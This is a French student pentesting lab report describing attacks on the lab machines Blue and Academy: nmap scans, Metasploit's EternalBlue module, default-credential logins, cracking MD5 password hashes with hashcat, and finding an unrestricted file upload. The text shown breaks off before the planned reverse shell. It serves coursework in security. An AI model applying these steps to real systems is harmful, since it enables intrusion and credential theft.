

DUCREY Maxence
BOUVIER Robin



SAE34 : Découvrir le Pentesting



Professeur : Gérard Chalhoub

Table des matières

Première machine : Blue	3
Première étape : Reconnaissance.....	3
Deuxième étape : Recherche de faille	4
Troisième étape : Exécution de l'attaque	5
Deuxième machine : Academy	6
Première étape : Reconnaissance.....	6
Deuxième étape : Exploration des services accessibles.....	6
Troisième étape : Recherche de faille.....	11
Quatrième étape : Accès à la machine par reverse shell	12
Cinquième étape : Escalade de privilèges	14
Troisième machine : Dev	19
Première étape : Reconnaissance.....	19
Deuxième étape : Exploration des services accessibles.....	20
Troisième étape : Attaque du fichier zip	29
Quatrième étape : Connexion à la machine	31
Cinquième étape : Escalade de privilèges	31
Quatrième machine : Butler	32
Première étape : Reconnaissance.....	32
Deuxième étape : Exploration des services accessibles.....	33
Troisième étape : Accès à la machine par reverse shell.....	36
Quatrième étape : Escalade de privilèges	38
Dernière machine : Blackpearl	42
Première étape : Reconnaissance.....	42
Deuxième étape : Exploration des services accessibles.....	43
Troisième étape : Recherche de failles sur Navigate CMS	44
Quatrième étape : Exploitation de la faille et accès à la machine.....	45
Cinquième étape : Visite des répertoires pour trouver un potentiel vecteur d'escalation	46
Table des figures.....	49

Première machine : Blue

Première étape : Reconnaissance

Pour commencer, on fait un nmap sur la machine afin de savoir quels ports sont ouverts et potentiellement exploitables. On exécute la commande suivante : `nmap -T4 -p- -A`

Les paramètres ont les significations suivantes :

- -T4 : permet d'avoir une exécution plus rapide
- -p- : scan tous les ports
- -A : analyse approfondie

C'est cette commande qu'on exécutera à chaque début d'exploitation d'une machine pour connaître les ports à exploiter.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 10:38 EST
Nmap scan report for 10.170.8.33
Host is up (0.00074s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: 0E:1E:04:00:80:33 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%K=4%D=11/27%OT=135%CT=1%CU=39525%PV=Y%DS=1%DC=D%G=Y%M=0E1
OS:E04%TM=67473D5F%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=I%CI=I
OS:%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NN%11%O4=M5B4NW8ST11%O
OS:5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6
OS:=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O
OS:%A-S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=AXA=0%F=RXO=0%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=ZXA=5+%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=AXA=0%F=RXO=0%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 1 hop
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-11-27T16:40:09-05:00
|_ smb2-time:
|   date: 2024-11-27T21:40:09
|   start_date: 2024-11-27T21:27:03
|_ smb2-security-mode:
|   2.1:0:
```

Figure 1 Nmap de la VM Blue

Le port 445 attire notre attention car il a un nom différent des autres et on voit que le service tourne sur Windows 7. Cet OS étant très ancien (sorti en 2009) il y a sûrement des vulnérabilités critiques présentes dessus.

Deuxième étape : Recherche de faille

On cherche alors une faille sur Windows 7 6.1, version que l'on trouve plus bas dans le résultat de la commande nmap, on trouve une faille RCE appelée "Eternal Blue" sur le site exploit-db :

Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)

EDB-ID: 42315	CVE: 2017-0144	Author: SLEEPYA	Type: REMOTE	Platform: WINDOWS	Date: 2017-07-11
EDB Verified: ✓		Exploit: 🚀 / {}		Vulnerable App:	

Figure 2 Eternal Blue RCE

On cherche alors cette faille dans searchsploit et on obtient le chemin à utiliser pour avoir le payload :

```
(kali@vm-iutcl-kali-17)-[~]  
$ searchsploit Eternalblue
```

Exploit Title	Path
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/42030.py

Shellcodes: No Results

Figure 3 searchsploit Eternalblue

On la cherche alors dans metasploit en utilisant l'outil search :

```
msf6 > search EternalBlue
```

Matching Modules

#	Name	EDB Verified	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	Yes	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec		2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
2	auxiliary/admin/smb/ms17_010_command		2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
3	auxiliary/scanner/smb/smb_ms17_010			normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce		2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

Figure 4 Metasploit search Eternalblue

On utilise alors le module d'attaque 0, On configure un payload avec la commande options, on choisit la machine à exécuter avec set RHOSTS 10.170.0.33.

On exécute le payload avec run :



On apprend sur le web que meterpreter est un shell à part de celui de windows et Linux, on peut ainsi essayer la commande `getsystem` pour tenter d'élever nos privilèges :



5

Deuxième machine : Academy

Première étape : Reconnaissance

On commence par faire un nmap de la machine :

```
(root@vm-lutcl-kali-17)~[/home/kali]
# nmap -T4 -p- -A 10.170.6.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 04:11 EST
Nmap scan report for 10.170.6.11
Host is up (0.00068s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 1000      1000      776 May 30  2021 note.txt
| ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:10.170.0.27
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 2
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|_  2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|_  256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 0E:1E:04:00:60:11 (Unknown)
```

Figure 7 Nmap VM Academy

Deuxième étape : Exploration des services accessibles

On voit que la machine héberge un serveur web Apache, un serveur FTP et un serveur SSH.

On va commencer par le serveur web. On va tout d'abord sur le site web pour savoir s'il héberge quelque chose d'intéressant :





Figure 8 Serveur web VM Academy

Ici nous avons la page par défaut d'un serveur Apache quand il est installé et non configuré. Il n'y a rien d'intéressant sur cette page, on va donc exécuter un dirbuster pour trouver d'autres pages sur le serveur web.

On obtient alors l'arbre suivant :




The screenshot shows a web directory scanner interface with the URL `http://10.170.6.11:80/`. It displays a list of directories and files with their respective response codes and sizes. The 'academy' directory is highlighted.

Directory Structure	Response Code	Response Size
/	200	11322
icons	403	446
academy	200	4141
index.php	200	4141
assets	200	1709
print.php	302	281
admin	200	4169
includes	200	1765
db	200	1156
logout.php	200	356
phpmyadmin	200	1504

Figure 9 Arbre site web VM Academy

Dans le dossier academy, on voit qu'il existe un dossier admin auquel on peut accéder :




The screenshot shows a detailed view of the 'admin' directory. It lists several files and subdirectories with their response codes.

Directory Structure	Response Code
admin	200
index.php	200
assets	200
print.php	302
includes	200
logout.php	200
course.php	302
department.php	302

Figure 10 Dossier admin VM Academy

On voit ici qu'il y a un fichier `index.php` ce qui signifie qu'on peut accéder à une page dans le dossier admin. On s'y connecte et on arrive sur la page suivante :



The screenshot shows a web browser displaying the administrator login page. The page has a red header with the text 'ONLINE COURSE REGISTRATION' and a user icon. Below the header, there is a message 'PLEASE LOGIN TO ENTER' and a login form with fields for 'Enter Username' and 'Enter Password'. A 'Log Me In' button is at the bottom left. On the right, there is a light blue box containing text about a free bootstrap admin template and its features.

ONLINE COURSE REGISTRATION

PLEASE LOGIN TO ENTER

Enter Username :

Enter Password :

This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

Figure 11 Page de login administrateur

Par intuition, on essaye le couple admin, admin et on arrive à se connecter.




Figure 12 Accès au site admin

On se déplace dans les différents onglets disponibles et dans l'onglet "Manage Student", on obtient les identifiants de l'utilisation "Rum Ham".




Figure 13 Utilisateur Rum Ham

On change son mot de passe et on se connecte avec son compte en allant sur la page index.php du dossier academy :




Figure 14 Connexion Rum Ham

Cependant cette connexion était inutile car cet utilisateur n'a aucun droit et ne sert à rien. On va alors vérifier ce qui se trouve dans le dossier db que l'on peut voir sur le dirbuster :




Figure 15 Dossier db

On trouve alors un fichier onlinecourse.sql, on le télécharge et on trouve la création de l'utilisateur admin dans la base de données admin :

```
43 INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updateDate`) VALUES
44 (1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07 PM');
```

Figure 16 Insertion utilisateur admin

On obtient donc un mot de passe chiffré. On va essayer de le déchiffrer grâce à l'utilitaire hashcat. On met le hash obtenu dans un fichier et on va mettre ce fichier en paramètre de hashcat avec un dictionnaire de mots de passes souvent utilisés, ici on va utiliser rockyou. On a donc la commande suivante : hashcat -m 0 -a 0 mpdAdmin.txt /usr/share/wordlists/rockyou.txt où

- -m : est le type de hash -> 0 = md5
- -a : est le mode d'attaque -> 0 = straight (utilisation d'un dictionnaire)

On obtient donc le résultat suivant :

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

21232f297a57a5a743894a0e4a801fc3:admin


Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 21232f297a57a5a743894a0e4a801fc3
Time.Started....: Wed Dec 4 04:41:04 2024 (1 sec)
Time.Estimated...: Wed Dec 4 04:41:05 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1011.9 kH/s (0.36ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 20480/14344385 (0.14%)
Rejected.....: 0/20480 (0.00%)
Restore.Point....: 18432/14344385 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sweetgurl -> michelle4

Started: Wed Dec 4 04:41:02 2024
Stopped: Wed Dec 4 04:41:07 2024
```

Figure 17 Hashcat mot de passe admin

On voit donc que le mot de passe est admin. C'est sûrement la méthode que nous aurions dû utiliser pour accéder au compte admin du site au lieu de tester des couples aléatoirement. On ne voit plus quoi faire sur le site web donc on passe au service suivant c'est à dire le serveur FTP.


Ce serveur est accessible même en anonyme donc se connecter ne devrait pas être très compliqué.



```
(root@vm-iutcl-kali-17)-[/home/kali]
# ftp 10.170.6.11
Connected to 10.170.6.11.
220 (vsFTPD 3.0.3)
Name (10.170.6.11:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5848|)
150 Here comes the directory listing.
-rw-r--r--  1 1000    1000      776 May 30  2021 note.txt
226 Directory send OK.
```

Figure 18 Connexion au serveur FTP

On trouve alors un fichier note.txt que l'on récupère avec la commande `get note.txt`. On ouvre la note et on trouve le message suivant :



```
GNU nano 6.4 note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO 'students' ('StudentRegno', 'studentPhoto', 'password', 'studentName', 'pincode', 'session', 'department', 'semester', 'cgpa', 'creationdate',
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '7.60', '2021-05-29 14:36:56', ''));


The StudentRegno number is what you use for login.

Let me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.
-jdelta
```

Figure 19 note.txt

Nous étions donc sensés trouver le mdp de run ham avec cette note. Le fait qu'il y ai écrit "I told him not to use the same password everywhere" donne peut-être un indice que le couple admin admin est aussi utilisé autre part.

On met ce nouveau hash dans hashcat et on trouve que le mot de passe de Run Ham était student.



```
(root@vm-iutcl-kali-17)-[/home/kali]
# hashcat -m 0 -a 0 --show mdpRum.txt /usr/share/wordlists/rockyou.txt
cd73502828457d15655bbd7a63fb0bc8:student
```

Figure 20 Hashcat student

On essaye de se connecter au serveur FTP avec les couples que l'on connaît mais aucun ne fonctionne. Ici nous ne voyons plus quoi faire donc nous passons au prochain service qui est SSH. On essaye de se connecter avec les couples que l'on connaît mais aucun ne fonctionne donc nous ne nous intéressons pas plus à ce service.

```
(root@vm-lutcl-kali-17)~[/home/kali]
# ssh 10.170.6.11
The authenticity of host '10.170.6.11 (10.170.6.11)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDB9+/4WEg6WKZwUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.170.6.11' (ED25519) to the list of known hosts.
root@10.170.6.11's password:
Permission denied, please try again.
root@10.170.6.11's password:
Permission denied, please try again.
root@10.170.6.11's password:
root@10.170.6.11: Permission denied (publickey,password).
```

Figure 21 Tentative de connexion SSH

Troisième étape : Recherche de faille

Nous avons exploré les différents services disponibles sur la machine donc nous allons maintenant chercher si certains d'entre eux ont des failles connues sur ces versions. Pour vsftpd nous avons la version 3.0.3, pour Apache la version 2.4.38 et la version 7.9p1 pour SSH.

Il existe une faille DoS pour vsftpd, ce qui ne nous intéresse pas ici.

```
# searchsploit vsftpd
```

Exploit	Title
vsftpd 2.0.5	- 'CWD' (Authenticated) Remote
vsftpd 2.0.5	- 'deny_file' Option Remote
vsftpd 2.0.5	- 'deny_file' Option Remote
vsftpd 2.3.2	- Denial of Service
vsftpd 2.3.4	- Backdoor Command Execution
vsftpd 2.3.4	- Backdoor Command Execution
vsftpd 3.0.3	- Remote Denial of Service

Figure 22 Searchsploit vsftpd

Il n'existe pas de faille intéressante pour Apache et aucune faille pour cette version de SSH.

```
(root@vm-lutcl-kali-17)~/home/kali
# searchsploit OpenSSH

Exploit Title
-----
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service
FreeBSD OpenSSH 3.5p1 - Remote Command Execution
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read
Novell Netware 6.5 - OpenSSH Remote Stack Overflow
OpenSSH 1.2 - '.scp' File Create/Overwrite
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)
OpenSSH 3.x - Challenge-Response Buffer Overflow (2)
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation
OpenSSH 7.2 - Denial of Service
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection
OpenSSH 7.2p2 - Username Enumeration
OpenSSH < 6.6 SFTP (x64) - Command Execution
OpenSSH < 6.6 SFTP - Command Execution
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain So
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
OpenSSH SCP Client - Write Arbitrary Files
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Identity Name
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery Tool
OpenSShd 7.2p2 - Username Enumeration
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack
```

Figure 23 Searchsploit OpenSSH

Sur metasploit, il n'y a pas de failles connues pour ces versions :

```
msf6 > search OpenSSH

Matching Modules
-----
# Name Disclosure Date Rank Check Description
- -
0 post/windows/manage/forward_pageant normal No Forward SSH Agent Requests To Remote Pageant
1 post/windows/manage/install_ssh normal No Install OpenSSH for Windows
2 post/multi/gather/ssh_creds normal No Multi Gather OpenSSH PKI Credentials Collection
3 auxiliary/scanner/ssh/ssh_enumusers normal No SSH Username Enumeration
4 exploit/windows/local/unquoted_service_path 2001-10-25 excellent Yes Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/local/unquoted_service_path

msf6 > search vsftpd

Matching Modules
-----
# Name Disclosure Date Rank Check Description
- -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 24 Recherche faille via metasploit

Quatrième étape : Accès à la machine par reverse shell

A ce point-là, nous sommes bloqués et nous ne savons pas quoi faire. Nous retournons donc fouiller sur le site web academy pour tenter de trouver une faille dans le site. Nous trouvons donc une page sur le site où il est possible de déposer un fichier. Ce dit fichier est censé être une image mais on peut mettre n'importe quel fichier et celui-ci sera accepté.




Figure 25 Dépôt de fichier site academy

